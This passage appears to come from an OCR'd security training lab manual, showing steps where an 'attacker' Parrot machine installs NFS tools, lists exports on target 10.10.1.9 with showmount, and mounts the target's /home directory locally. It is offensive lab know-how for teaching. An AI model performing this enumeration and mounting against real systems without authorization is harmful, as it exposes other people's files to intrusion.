
14. In the terminal window, type **sudo apt-get install nfs-common** and press **Enter**.

> Note: In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
>
> Note: If **Do you want to continue?** question appears enter **Y** and press **Enter**.



15. Now type **showmount -e 10.10.1.9** and press **Enter**, to check if any share is available for mount in the target machine.


> Note: If you receive **clnt_create: RPC: Program not registered** error, switch to **Ubuntu** machine:
>
> - Restart the Ubuntu machine.
> - After reboot, restart the nfs services by typing **sudo /etc/init.d/nfs-kernel-server restart** in Ubuntu machine and press **Enter** in the terminal.
> - Switch to **Parrot Security** machine and run step **15** again.




16. We can see that the home directory is mountable.

17. Now, type **mkdir /tmp/nfs** and press **Enter** to create nfs directory.

18. Now, type **sudo mount -t nfs 10.10.1.9:/home /tmp/nfs** in the terminal and press **Enter** to mount the nfs directory on the target machine.

